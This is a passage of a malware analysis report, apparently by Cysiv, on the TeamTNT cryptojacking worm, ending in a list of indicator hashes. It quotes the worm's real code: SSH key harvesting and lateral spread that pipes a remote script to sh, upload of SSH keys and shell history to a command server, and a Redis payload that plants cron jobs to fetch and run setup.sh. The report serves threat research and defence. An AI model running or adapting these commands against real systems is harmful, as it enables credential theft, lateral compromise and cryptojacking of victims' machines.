The script lan.ssh.kinsing.sh will attempt to spread TeamTNT Cryptojacking Worm through SSH. The script first scans the system for any possible SSH credentials and the corresponding hosts. Targeted hosts are searched by grepping the contents in the following locations:

- ~/.ssh/config /home/*/.ssh/config and /root/.ssh/config

- ~/.bash_history /home/*/.bash_history and /root/.bash_history
- ~/.bash_history /home/*/.bash_history and /root/.bash_history
- /etc/hosts
- ~/*/.ssh/known_hosts, /home/*/.ssh/known_hosts, and /root/.ssh/known_hosts

It will also add the local subnet address and any host that connected to or from the victim via port 22 to the targeted list.

SSH credentials are searched by grepping the contents in the following locations:

- ~/ and /root /home, file name format is “id_rsa*”
- ~/.ssh/config, /home/*/.ssh/config, and /root/.ssh/config
- ~/.bash_history, /home/*/.bash_history, and /root/.bash_history
- ~/ /root and /home, file name format is “*.pem”

Potential user names are searched by grepping the contents in the following locations:

- ~/, /root, and /home, file name format is “\.ssh”
- ~/.bash_history, /home/*/.bash_history, and /root/.bash_history

After obtaining the list of credentials, the script will try each combination of them to execute the runbook script (See section 3.2) as shown in Figure 16. The runbook will install TeamTNT Cryptojacking Worm on the targeted hosts and also keep spreading the malware to its connected hosts.

Figure 16 – Spreading Via SSH

```
chmod +r $key
chmod 400 $key
echo "$user@$host $key $sshp"
ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "
  sudo curl -L http://45.9.148.123/COVID19/init.sh|sh; sudo wget -q -O -
  http://45.9.148.123/COVID19/init.sh|sh;"
```

3.8 Unused Code

While analyzing the malicious activities of TeamTNT, we discovered some unused code that led us to a different execution path. The unused code’s runbook is similar to the currently used runbook (See section 3.2). However, it has some different abilities, such as spreading via Redis servers. This section highlights some important attributes of the unused code.

This variant will exfiltrate data (including /root/.ssh/id_rsa, /root/.ssh/id_rsa.pub, /root/.ssh/known_hosts, /root/.bash_history, /etc/hosts, /usr/bin/lib/pw/sshpwd-root.log, /usr/bin/lib/pw/sshpwd-USER.log) to a different C2 server as shown in Figure 17.

Figure 17 – Other C2 Server For Data Exfiltration

```
function uploadsomething(){
  for filetoupload in ${FILE_UPLOAD_ARRAY[@]}; do
    $tntcurl -F "userfile=@$filetoupload" http://teamtnt.red/up/setup_upload.php
  done
}
```

It will scan for active Redis instances in the local area network and send a payload to the servers to spread. The Redis payload is shown in Figure 18. The setup script, which will be downloaded from the other URL, will lead to a slightly different runbook, as previously mentioned.

Figure 18 – Redis Payload

```
function make_payload(){
    rm -rf .dat .shard .ranges .lan 2>/dev/null
    sleep 1
    echo 'config set dbfilename "backup.db"' > .dat
    echo 'save' >> .dat
    echo 'flushall' >> .dat
    echo 'set backup1 "\n\n\n*/2 * * * * curl -fsSL http://teamtnt.red/load/setup.sh | sh\n\n"' >> .dat
    echo 'set backup2 "\n\n\n*/3 * * * * wget -q -O- http://teamtnt.red/load/setup.sh | bash\n\n"' >> .dat
    echo 'set backup3 "\n\n\n*/4 * * * * curl -fsSL http://teamtnt.red/load/setup.sh | bash\n\n"' >> .dat
    echo 'set backup4 "\n\n\n*/5 * * * * wget -q -O- http://teamtnt.red/load/setup.sh | sh\n\n"' >> .dat
    echo 'config set dir "/var/spool/cron/"' >> .dat
    echo 'config set dbfilename "root"' >> .dat
    echo 'save' >> .dat
    echo 'config set dbfilename "root"' >> .dat
    echo 'config set dir "/var/spool/cron/crontabs"' >> .dat
    echo 'save' >> .dat
    echo 'config set dbfilename "root"' >> .dat
    echo 'config set dir "/etc/cron.d/"' >> .dat
    echo 'save' >> .dat
    sleep 1
}
```

The setup.sh script is written to target Redis servers and TeamTNT also commented its goals at the beginning of the script as shown in Figure 19.

Figure 19 – TeamTNT Redis Server Spreading

```
#!/bin/bash
#
#       priv8 Module scan/pwn Redis Server Setup
#       (c) 2020 HildeGard for TeamTNT priv8 App
#
```

Some other miner configurations were also discovered with different miner name tags that ended by “N3W” compared to the miner installer analyzed in section 3.5 (Figure 20).

Figure 20 – Other Miner Configuration

```
MINERNAMETAG="FUCKUPspastTMP"
MINERHOSTTAG=$(hostname)
MINERUSERTAG=$(whoami)
MINERFULLNAM="$MINERNAMETAG"_"$MINERUSERTAG"_"$MINERHOSTTAG"_"N3W"
mv /tmp/config.json /tmp/config1.json 2>/dev/null
sed s/HOSTNAME/$MINERFULLNAM/g /tmp/config1.json >> /tmp/config.json
```

```
MINERNAMETAG="P3R515T"
MINERHOSTTAG=$(hostname)
MINERUSERTAG=$(whoami)
MINERFULLNAM="$MINERNAMETAG"_"$MINERUSERTAG"_"$MINERHOSTTAG"_"N3W"
mv /usr/bin/config.json /usr/bin/config1.json 2>/dev/null
sed s/HOSTNAME/$MINERFULLNAM/g /usr/bin/config1.json >> /usr/bin/config.json
```

The system information and report contains a slightly less information compared to the current variant (See section 3.6), as shown in Figure 21.

Figure 21 – Other Variant Of System Information Report

```
wget "http://teamtnt.red/up/ip.php?uptime=$uptimeinfo&ram=$inforam&cpumhz=$cpumhz&is32or64bit=$is32or64bit
    &cpucore=$numberofcores&lsb_release=$release&myusername=$myusername" -q -O $tempfile
```

4 REFERENCES

Note: A comma-separated values (.csv) file of more IOCs is available separately.

b3dbcb43f84d919a65153918ca5f0e4db5cf5af5a6fd248f7c445fe0a74f58d0
0f31eb109e180678807dbd7f067113c2b166285217da2ebea57e894478c37908
834c782228d39b13c777e50cb1664641c0084bb42958732650d3a4a28beaa009
8bc4435e6982efb1aba91416b849436fec1640d0bf164b8544d5c9654199fad9
da43ed194729f82db68b1d91a17cea6afde8ae81357116c35c4c129888a836bf
72b786f5ebf3f2118bb8d3167381900e6cb2ffb338f699374212c727108de332
a66140870d0a71c7bd42b7631e4a85858e6b33e4a21be637b94d41833dee8383
7a6d060d7facb1a44f2303754aabd00d11d91bcc4113c5c77a5ecc353aac2fbb
b07bc951ece966bcfc3bba7831d6399562f4581b47f1edee3d890c0277a6f656
459190ba0173640594d9b1fa41d5ba610ecea59fd275d3ff378d4cedb044e26d
e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
241679288e33d04d5b860ab7cd0c7dbcec1fd340f9191c5595fb53b2f63e03ef
204f2ccd5fc835097800bfafb50515622eedde29971bbdb0fe0179a6210fc672
5bcf7fafc759acf2c3fd1c7776b08396ca401ad7504a32dfa3265ca07848b123
a8d9d263abcb888900aaa55a19278b506a381be2edac0cd8b29cdf84a4557aa5
ffe0a2ad7e1227b853a3d4e2fd1a7f163322d45b421cd8257e1204db3319ba57
7d791ac65b01008d2be9622095e6020d7a7930b6ce1713de5d713fc3cccfa862
8926672fe6ab2f9229a72e344fcb64a880a40db20f9a71ba0d92def9c14497b6
6b8d828511b479e3278264eff68059f03b3b8011f9a6daaeff2af06b13ba6090
329ccd296a2a842c0448c93d3193c8ce1330547a8ab97e0269567f7fd562c0df
2fb099d108c9965cfadb450840b89af0877dfa9a38ff1ef37260ec475eb97d00
b60be03a7305946a5b1e2d22aa4f8e3fc93a55e1d7637bebb58bf2de19a6cf4a
bebaac2a2b1d72aa189c98d00f4988b24c72f72ae9348c49f62d16b433b05332
d2e8aab53da7f5ec2f68d78c67da5bc887c74b3125aba11fbd8da9a660db31b

Cysiv LLC
225 E. John Carpenter Freeway, Suite 1500, Irving, Texas, USA, 75062
www.cysiv.com sales@cysiv.com